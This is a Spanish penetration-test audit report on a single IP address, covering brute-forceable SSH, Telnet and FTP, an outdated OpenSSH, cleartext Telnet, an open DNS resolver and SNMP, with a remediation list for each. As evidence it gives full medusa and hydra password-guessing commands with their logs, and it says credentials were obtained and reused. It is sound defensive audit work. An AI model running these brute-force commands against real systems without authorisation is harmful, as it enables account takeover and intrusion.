

Informe de Auditoría de Ciberseguridad

Por: Olav Sainz Magaña



Introducción

En este informe se presenta un análisis de seguridad realizado sobre la dirección IP pública **27.0.172.234**.

Se utilizarán diversas técnicas de penetración con el objetivo de detectar posibles vulnerabilidades y exponer riesgos potenciales que puedan afectar la infraestructura asociada. Del mismo modo se harán recomendaciones para solucionar dichas vulnerabilidades.

Todas las técnicas y herramientas utilizadas han sido aprobadas por el cliente para su uso en dicho objetivo. Cualquier uso que se haga de las mismas por parte no profesional podría estar incurriendo en un delito, tipificado en el código penal.

El informe es realizado como auditoría de seguridad de la IP antes mencionada, para su posterior actualización y subsanación de los errores aquí encontrados. Bajo ningún concepto la información que de aquí se pueda sacar será utilizada por la empresa contratada.

Toda la información aquí recogida es estrictamente **CONFIDENCIAL**.

Índice

1. Objetivo y Alcance	4
2. Sumario Ejecutivo	5
3. Resumen general de pruebas realizadas	6
4. Vulnerabilidades	7
4.1. Criterio de Calificación de Vulnerabilidades	7
4.2. Resumen de Vulnerabilidades Detectadas	8
4.3. Enumeración de Vulnerabilidades	9
5.1. Recomendaciones sobre Cortafuegos	56
5.2. Recomendaciones sobre Servicios	56

1. Objetivo y Alcance

El objetivo de esta auditoría es evaluar el nivel de seguridad de la dirección IP **27.0.172.234**, con el fin de identificar vulnerabilidades técnicas que puedan comprometer la confidencialidad, integridad o disponibilidad de los servicios asociados a dicha IP.

La auditoría aquí presentada está basada en el escaneo del objetivo correspondiente, donde se detectaron diversas vulnerabilidades que se detallan en este mismo informe, basado en el escaneo del ámbito adjunto y su infraestructura.

El objetivo de este análisis de seguridad es conocer el estado de seguridad de la infraestructura de tecnologías de la información y las comunicaciones en los objetivos indicados.

Los resultados obtenidos permitirán proponer recomendaciones para reducir los riesgos y mejorar la seguridad del sistema auditado.

27.0.172.234

2. Sumario Ejecutivo

Este informe presenta los resultados de la auditoría de seguridad realizada al sistema con la dirección **IP 27.0.172.234**. Durante la revisión se identificaron varios servicios abiertos que pueden poner en riesgo la seguridad del sistema. Entre ellos están servicios para acceder remotamente, como SSH, Telnet y FTP, y varios servidores web que exponen información sensible y no cuentan con las protecciones necesarias.

Se detectó que los servicios SSH, Telnet y FTP permiten intentos ilimitados para acceder con diferentes contraseñas, lo que facilita que un atacante pueda probar muchas combinaciones hasta encontrar una válida. Además, Telnet transmite la información sin cifrar, por lo que cualquier persona que intercepte el tráfico podría capturar las credenciales fácilmente. Durante la auditoría, se logró obtener usuario y contraseña válidos en FTP mediante un ataque de fuerza bruta, lo que permitió acceder también a otros servicios con esas credenciales.

Los servidores web que se encuentran en diferentes puertos muestran configuraciones inseguras, como permitir el acceso a archivos sensibles o revelar la versión exacta del software que utilizan. En particular, un servidor Apache detectado en un puerto poco común presenta varias vulnerabilidades críticas que podrían permitir a un atacante ejecutar código remotamente o dejar fuera de servicio el sistema. Aunque algunas vulnerabilidades no se pudieron explotar durante esta revisión, representan un riesgo elevado si no se corrigen.

En general, la falta de medidas de seguridad básicas como el bloqueo de accesos tras múltiples intentos fallidos y la exposición de información sensible facilitan el trabajo de posibles atacantes para reconocer el sistema y encontrar debilidades. Por todo ello, se recomienda actualizar todos los servicios críticos, limitar los intentos de acceso y mejorar las configuraciones para proteger mejor la información y evitar accesos no autorizados.

En conclusión, el sistema presenta un nivel alto de riesgo y es necesario tomar acciones urgentes para fortalecer la seguridad y proteger la infraestructura frente a posibles ataques.

3. Resumen general de pruebas realizadas

Sobre los objetivos acordados se realizaron las siguientes pruebas dentro de cada fase de la auditoría.

- **External Footprinting**
 - Extracción de información del dominio
 - Recopilación de información para Ingeniería Social.

- **Análisis de Aplicaciones Web:**
 - RCE (Ejecución remota de comandos)
 - Fuerza bruta a directorios

4. Vulnerabilidades

4.1. Criterio de Calificación de Vulnerabilidades


Se han clasificado las vulnerabilidades en los siguientes niveles de severidad:

- **Bajo:** Posibilidad de recopilación de información general de host, como puertos abiertos, servicios en ejecución, etc.
- **Medio:** Recopilación de información sensible del host, como versiones del software. Esta información puede hacer que el atacante se centre y focalice en esas versiones su arsenal, hasta conseguir su objetivo.
- **Alto:** Acceso a información sensible en el host, incluyendo sistemas de seguridad o acceso a ficheros comprometidos, revelación de directorios y configuraciones locales.
- **Crítico:** Un atacante podría tomar el control total sobre el host, por ejemplo, acceso a lectura y escritura del sistema de ficheros, ejecución de comandos arbitrarios.

4.2. Resumen de Vulnerabilidades Detectadas

A continuación se muestra un gráfico con la criticidad de las vulnerabilidades detectadas

Criticidad de las Vulnerabilidades



4.3. Enumeración de Vulnerabilidades

Ausencia de límite de intentos de autenticación en Telnet , SSH y FTP

Riesgo:  CRÍTICO

Sistema afectado: Puertos 23, 22, 45421

Detalles de la vulnerabilidad

Se identificó una vulnerabilidad crítica en los servicios Telnet (puerto 23), SSH (puerto 22) y FTP (puerto 45421), ya que todos permiten intentos de autenticación ilimitados sin aplicar ningún tipo de bloqueo o restricción tras múltiples fallos consecutivos. Esto expone al sistema a ataques de fuerza bruta sostenidos, donde un atacante podría, con el tiempo, descubrir credenciales válidas. Aunque en un solo día no se logre acceso, en semanas o meses un ataque automatizado persistente podría comprometer el sistema si no se aplican mecanismos de defensa..

Evidencia:

```
(root@kali)-[/home/kali]
# medusa -h 27.0.172.234 -u root -P /home/kali/Librerias/otro_rockyou.txt -M ssh

Medusa v2.3_rc1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-07-12 12:03:16 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: 123456 (1 of 14344393 complete)
2025-07-12 12:03:19 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: 12345 (2 of 14344393 complete)
2025-07-12 12:03:22 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: 123456789 (3 of 14344393 complete)
2025-07-12 12:03:26 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: password (4 of 14344393 complete)
2025-07-12 12:03:29 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: iloveyou (5 of 14344393 complete)
2025-07-12 12:03:32 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: princess (6 of 14344393 complete)
2025-07-12 12:03:36 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: 1234567 (7 of 14344393 complete)
2025-07-12 12:03:39 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: rockyou (8 of 14344393 complete)
2025-07-12 12:03:42 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: 12345678 (9 of 14344393 complete)
2025-07-12 12:03:45 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: abc123 (10 of 14344393 complete)
2025-07-12 12:03:48 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: nicole (11 of 14344393 complete)
2025-07-12 12:03:51 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: daniel (12 of 14344393 complete)
ERROR: Thread 2B21F6C0: Host: 27.0.172.234 Cannot connect [unreachable], retrying (1 of 3 retries)
2025-07-12 12:04:00 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: babygirl (13 of 14344393 complete)
2025-07-12 12:04:03 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: monkey (14 of 14344393 complete)
2025-07-12 12:04:06 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: lovely (15 of 14344393 complete)
2025-07-12 12:04:11 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: jessica (16 of 14344393 complete)
2025-07-12 12:04:14 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: 654321 (17 of 14344393 complete)
2025-07-12 12:04:17 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
d: michael (18 of 14344393 complete)
2025-07-12 12:04:20 ACCOUNT CHECK: [ssh] Host: 27.0.172.234 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Passwor
```

```

(root@kali)-[/home/kali]
# hydra -l root -P /home/kali/Librerias/otro_rockyou.txt telnet://27.0.172.234
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-12 13:04:00
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking telnet://27.0.172.234:23/
[STATUS] 237.00 tries/min, 237 tries in 00:01h, 14344164 to do in 1008:44h, 16 active
[STATUS] 287.33 tries/min, 862 tries in 00:03h, 14343539 to do in 831:60h, 16 active
[STATUS] 314.29 tries/min, 2200 tries in 00:07h, 14342201 to do in 760:35h, 16 active
[STATUS] 333.93 tries/min, 5009 tries in 00:15h, 14339392 to do in 715:41h, 16 active
[STATUS] 342.35 tries/min, 10613 tries in 00:31h, 14333788 to do in 697:49h, 16 active
[STATUS] 348.81 tries/min, 16394 tries in 00:47h, 14328007 to do in 684:37h, 16 active
[STATUS] 342.16 tries/min, 21556 tries in 01:03h, 14322845 to do in 697:41h, 16 active
[STATUS] 343.81 tries/min, 27161 tries in 01:19h, 14317240 to do in 694:03h, 16 active
[STATUS] 344.19 tries/min, 32698 tries in 01:35h, 14311703 to do in 693:01h, 16 active

```


xHydra

 Quit

Target	Passwords	Tuning	Specific	Start
Output				
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi				
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-18 10:30:53				
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous sess				
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101 tries per				
[DATA] attacking ftp://27.0.172.234:45421/				
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "123456" - 1 of 14344401 [child 0] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "12345" - 2 of 14344401 [child 1] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "123456789" - 3 of 14344401 [child 2] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "password" - 4 of 14344401 [child 3] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "iloveyou" - 5 of 14344401 [child 0] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "princess" - 6 of 14344401 [child 2] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "1234567" - 7 of 14344401 [child 1] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "rockyou" - 8 of 14344401 [child 3] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "12345678" - 9 of 14344401 [child 0] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "abc123" - 10 of 14344401 [child 1] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "nicole" - 11 of 14344401 [child 2] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "daniel" - 12 of 14344401 [child 3] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "babygirl" - 13 of 14344401 [child 0] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "monkey" - 14 of 14344401 [child 1] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "lovely" - 15 of 14344401 [child 2] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "jessica" - 16 of 14344401 [child 3] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "654321" - 17 of 14344401 [child 0] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "michael" - 18 of 14344401 [child 1] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "ashley" - 19 of 14344401 [child 2] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "qwerty" - 20 of 14344401 [child 3] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "111111" - 21 of 14344401 [child 0] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "iloveu" - 22 of 14344401 [child 1] (0/0)				
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "000000" - 23 of 14344401 [child 2] (0/0)				

Recomendaciones

- Activar políticas de bloqueo temporal o permanente tras un número determinado de fallos consecutivos.
- Deshabilitar Telnet y FTP, y usar solo SSH con mecanismos de autenticación fuerte.
- Habilitar autenticación multifactor (MFA) para servicios críticos.
- Supervisar constantemente los registros de intentos de acceso para detectar ataques de fuerza bruta.

Vulnerabilidades relacionadas con OpenSSH 8.4p1 - Puerto 22

Riesgo:  CRÍTICO

Sistema afectado: Puerto 22

Detalles de la vulnerabilidad

Se ha detectado que el servicio SSH en el puerto 22 ejecuta la versión OpenSSH 8.4p1, la cual presenta varias vulnerabilidades críticas conocidas, incluyendo fallos que permiten ejecución remota de código, escalación de privilegios y ataques tipo MITM como Terrapin. Estas vulnerabilidades ponen en riesgo la seguridad de la infraestructura. Además, gracias a las credenciales obtenidas mediante fuerza bruta al servicio FTP en el puerto 45421, se logró acceso exitoso al sistema a través del servicio SSH. Se recomienda actualizar OpenSSH a la versión 10.0 o superior y revisar la configuración del servicio para mitigar estos riesgos.

Evidencia:

MEDIUM

OpenSSH < 9.9p2 MitM

< >

Description

The version of OpenSSH installed on the remote host is prior to 9.9p2. It is, therefore, affected by a man in the middle (MITM) vulnerability. ssh(1) in OpenSSH versions 6.8p1 to 9.9p1 (inclusive) contained a logic error that allowed an on-path attacker (a.k.a MITM) to impersonate any server when the VerifyHostKeyDNS option is enabled. This option is off by default.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Description

The version of OpenSSH installed on the remote host is prior to 9.6. It is, therefore, affected by multiple vulnerabilities as referenced in the release-9.6 advisory.

- ssh(1), sshd(8): implement protocol extensions to thwart the so-called Terrapin attack discovered by Fabian Bumer, Marcus Brinkmann and Jrg Schwenk. This attack allows a MITM to effect a limited break of the integrity of the early encrypted SSH transport protocol by sending extra messages prior to the commencement of encryption, and deleting an equal number of consecutive messages immediately after encryption starts. A peer SSH client/server would not be able to detect that messages were deleted. While cryptographically novel, the security impact of this attack is fortunately very limited as it only allows deletion of consecutive messages, and deleting most messages at this stage of the protocol prevents user authentication from proceeding and results in a stuck connection. The most serious identified impact is that it lets a MITM to delete the SSH2_MSG_EXT_INFO message sent before authentication starts, allowing the attacker to disable a subset of the keystroke timing obfuscation features introduced in OpenSSH 9.5.

There is no other discernable impact to session secrecy or session integrity. OpenSSH 9.6 addresses this protocol weakness through a new strict KEX protocol extension that will be automatically enabled when both the client and server support it. This extension makes two changes to the SSH transport protocol to improve the integrity of the initial key exchange. Firstly, it requires endpoints to terminate the connection if any unnecessary or unexpected message is received during key exchange (including messages that were previously legal but not strictly required like SSH2_MSG_DEBUG). This removes most malleability from the early protocol. Secondly, it resets the Message Authentication Code counter at the conclusion of each key exchange, preventing previously inserted messages from being able to make persistent changes to the sequence number across completion of a key exchange. Either of these changes should be sufficient to thwart the Terrapin Attack. More details of these changes are in the PROTOCOL file in the OpenSSH source distribution.

(CVE-2023-48795)

- ssh-agent(1): when adding PKCS#11-hosted private keys while specifying destination constraints, if the PKCS#11 token returned multiple keys then only the first key had the constraints applied. Use of regular private keys, FIDO tokens and unconstrained keys are unaffected. (CVE-2023-51384)

- ssh(1): if an invalid user or hostname that contained shell metacharacters was passed to ssh(1), and a ProxyCommand, LocalCommand directive or match exec predicate referenced the user or hostname via %u, %h or similar expansion token, then an attacker who could supply arbitrary user/hostnames to ssh(1) could potentially perform command injection depending on what quoting was present in the user-supplied ssh_config(5) directive. This situation could arise in the case of git submodules, where a repository could contain a submodule with shell characters in its user/hostname. Git does not ban shell metacharacters in user or host names when checking out repositories from untrusted sources. Although we believe it is the user's responsibility to ensure validity of arguments passed to ssh(1), especially across a security boundary such as the git example above, OpenSSH 9.6 now bans most shell metacharacters from user and hostnames supplied via the command-line. This countermeasure is not guaranteed to be effective in all situations, as it is infeasible for ssh(1) to universally filter shell metacharacters potentially relevant to user-supplied commands. User/hostnames provided via ssh_config(5) are not subject to these restrictions, allowing configurations that use strange names to continue to be used, under the assumption that the user knows what they are doing in their own configuration files. (CVE-2023-51385)

CRITICAL

OpenSSH < 9.3p2 Vulnerability

Description

The version of OpenSSH installed on the remote host is prior to 9.3p2. It is, therefore, affected by a vulnerability as referenced in the release-9.3p2 advisory.

- Fix CVE-2023-38408 - a condition where specific libraries loaded via ssh-agent(1)'s PKCS#11 support could be abused to achieve remote code execution via a forwarded agent socket if the following (openssh-9.3p2-1)

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution

Upgrade to OpenSSH 9.3p2 / 9.4 or later.

See Also

<https://www.openssh.com/txt/release-9.3p2>

Output

```
Version source      : SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u4
Installed version   : 8.4p1
Fixed version       : 9.3p2 / 9.4
```

To see debug logs, please visit individual host

Port ▲**Hosts**

22 / tcp / ssh

AcademiaTSS-nivel1

**LOW**

OpenSSH < 10.0 DisableForwarding

< >

Description

The version of OpenSSH installed on the remote host is prior to 10.0. It is, therefore, affected by a vulnerability. In sshd in OpenSSH the DisableForwarding directive does not adhere to the documentation stating that it disables X11 and agent forwarding.

HIGH

OpenSSH 8.2 < 8.5

Description

ssh-agent in OpenSSH 8.2 < 8.5 has a double free that may be relevant in a few less-common scenarios, such as unconstrained agent-socket access on a legacy operating system, or the forwarding of an agent to an attacker-controlled host.

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

Solution

Upgrade to OpenSSH version 8.5 or later.

See Also

<https://www.openwall.com/lists/oss-security/2021/03/03/1>

<https://www.openssh.com/txt/release-8.5>

Output

```
Version source      : SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u4
Installed version   : 8.4p1
Fixed version       : 8.5
```

To see debug logs, please visit individual host

Port ▲

Hosts

22 / tcp / ssh

AcademiaTSS-nivel1



```

not shown: 225 filtered tcp ports (no response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u4 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
|_ vulners:
|   cpe:/a:openbsd:openssh:8.4p1:
|     5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 10.0 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A *EXPLOIT*
|     PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
|     F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
|     CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
|     B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
|     8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
|     8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
|     2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*
|     0221525F-07F5-5790-912D-F489E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F489E2D1B587 *EXPLOIT*
|     SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
|     1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 could be *EXPLOIT* unavailable or too busy. Try again in a few moments
|     CVE-2021-28041 7.1 https://vulners.com/cve/CVE-2021-28041
|     CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617
|     PACKETSTORM:189283 6.8 https://vulners.com/packetstorm/PACKETSTORM:189283 *EXPLOIT*
|     F79E574D-30C8-5C52-A801-66FFA0610BAA 6.8 https://vulners.com/githubexploit/F79E574D-30C8-5C52-A801-66FFA0610BAA *EXPLOIT*
|     CVE-2025-26465 6.8 https://vulners.com/cve/CVE-2025-26465
|     9D8432B9-49EC-5F45-BB96-329B1F2B2254 6.8 https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254 *EXPLOIT*
|     1337DAY-ID-39918 6.8 https://vulners.com/zdt/1337DAY-ID-39918 *EXPLOIT*
|     CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385
|     CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795
|     CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145
|     CC3AE4FC-CF04-5EDA-A010-6D7E71538C92 5.9 https://vulners.com/githubexploit/CC3AE4FC-CF04-5EDA-A010-6D7E71538C92 *EXPLOIT*
|     54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C 5.9 https://vulners.com/githubexploit/54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C *EXPLOIT*
|     CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012
|     CVE-2025-32728 4.3 https://vulners.com/cve/CVE-2025-32728
|     CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368
|_   PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*
|_ ssh-publickey-acceptance:
|_   Accepted Public Keys: No public keys accepted

```


Servidor Telnet sin cifrado

Riesgo: ● ALTO

Sistema afectado: Puerto 23

Detalles de la vulnerabilidad

Se ha detectado que el servicio Telnet, operando en el puerto 23, está accesible desde redes externas y no utiliza ningún tipo de cifrado en la transmisión de datos. Mediante el script telnet-encryption.nse de Nmap se confirmó que la conexión se establece en texto claro, lo que representa un riesgo significativo de interceptación y captura de credenciales. Además, la herramienta Nessus identificó que el servicio permite la visualización del banner del sistema remoto, exponiendo información sobre el sistema operativo que podría ser utilizada para realizar ataques dirigidos. Gracias al escaneo de fuerza bruta por diccionario realizado al servicio FTP en el puerto 45421, se logró obtener un usuario y contraseña válidos, lo que permitió el acceso exitoso también a través del servicio Telnet, confirmando una brecha de seguridad crítica con acceso directo al sistema.

Evidencia:

MEDIUM

Unencrypted Telnet Server

Description

The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.

Solution

Disable the Telnet service and use SSH instead.

Output

```
Nessus collected the following banner from the remote Telnet server :  
----- snip -----  
Debian GNU/Linux 11  
ACADEMIA-TSS-NIVEL1 login:  
----- snip -----
```

To see debug logs, please visit individual host

Port ▼	Hosts
23 / tcp / telnet	AcademiaTSS-nivel1

```
(root@kali)-[/home/kali]
# telnet 27.0.172.234
Trying 27.0.172.234 ...
Connected to 27.0.172.234.
Escape character is '^]'.
Debian GNU/Linux 11 [unstable]
ACADEMIA-TSS-NIVEL1 login: █
```

[illegible]

DNS Open Resolver (Recurción DNS abierta) con posibilidad de Amplificación

Riesgo: ● CRÍTICO

Sistema afectado: Puerto 53

Detalles de la vulnerabilidad

Se ha detectado que el servidor DNS en el puerto 53 responde a consultas recursivas provenientes de cualquier origen (Open Resolver). Esto fue comprobado mediante una consulta directa con dig. La respuesta fue positiva, lo que indica que el servidor acepta resolver dominios externos.

Además, se ha confirmado que el servidor responde a consultas del tipo ANY (que solicitan todos los registros disponibles de un dominio), lo que genera respuestas significativamente más grandes que la consulta original. Esto confirma que el servidor es susceptible a ser utilizado en ataques de DNS Amplification, donde un atacante puede falsificar la IP de la víctima para que las respuestas voluminosas lleguen a esta, provocando una denegación de servicio (DoS).

Evidencia:

MEDIUM DNS Server Recursive Query Cache Poisoning Weakness < >

Description

It is possible to query the remote name server for third-party names.

If this is your internal nameserver, then the attack vector may be limited to employees or guest access if allowed.

If you are probing a remote nameserver, then it allows anyone to use it to resolve third party names (such as www.nessus.org).

This allows attackers to perform cache poisoning attacks against this nameserver.

If the host allows these recursive queries via UDP, then the host can be used to 'bounce' Denial of Service attacks against another network or system.

```

(root@kali)-[/home/kali]
# dig @27.0.172.234 google.com

; <<>> DiG 9.20.8-6-Debian <<>> @27.0.172.234 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 51476
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                60      IN      A      192.0.0.88

;; Query time: 91 msec
;; SERVER: 27.0.172.234#53(27.0.172.234) (UDP)
;; WHEN: Sun Jul 13 19:03:26 EDT 2025
;; MSG SIZE rcvd: 55

(root@kali)-[/home/kali]
#

```

```

(root@kali)-[/home/kali/Auditorias]
# dig @27.0.172.234 ANY isc.org

; <<>> DiG 9.20.8-6-Debian <<>> @27.0.172.234 ANY isc.org
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 19148
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;isc.org.                    IN      ANY

;; ANSWER SECTION:
isc.org.                    7200    IN      SOA      ns-int.isc.org. hostm
aster.isc.org. 2025070339 7200 3600 24796800 3600
isc.org.                    7200    IN      RRSIG    SOA 13 2 7200 2025072
8142831 20250714132831 27566 isc.org. pdMYyWLR/74i1vRMqeYq+54YWKrMLHA
hwCQ/72m2tN2xdhweib7WeANh P1M19gJMIuu0VNHvCnFUtSn31x5IPQ=

;; Query time: 191 msec
;; SERVER: 27.0.172.234#53(27.0.172.234) (TCP)
;; WHEN: Mon Jul 14 13:56:29 EDT 2025
;; MSG SIZE rcvd: 193

```

Recomendaciones

- Restringir la resolución recursiva solo a clientes autorizados (por ejemplo, desde la red interna).
- Filtrar consultas ANY o limitar la tasa de respuesta para evitar abusos.

Puerto UDP 161 - Servicio SNMP

Riesgo: ● BAJO


Sistema afectado: Puerto 161

Detalles de la vulnerabilidad

Al usar Nmap y Nessus se ha comprobado que el puerto 161 (SNMP) está abierto. Pero cuando intentamos obtener información con snmpwalk usando la comunidad pública, no respondió. Esto significa que el servicio está activo, pero no se puede acceder libremente desde fuera.

Puede ser un falso positivo en cuanto a que no se puede sacar información, pero igual es mejor asegurarse de que este puerto esté cerrado o solo accesible desde dentro, para evitar problemas de seguridad.

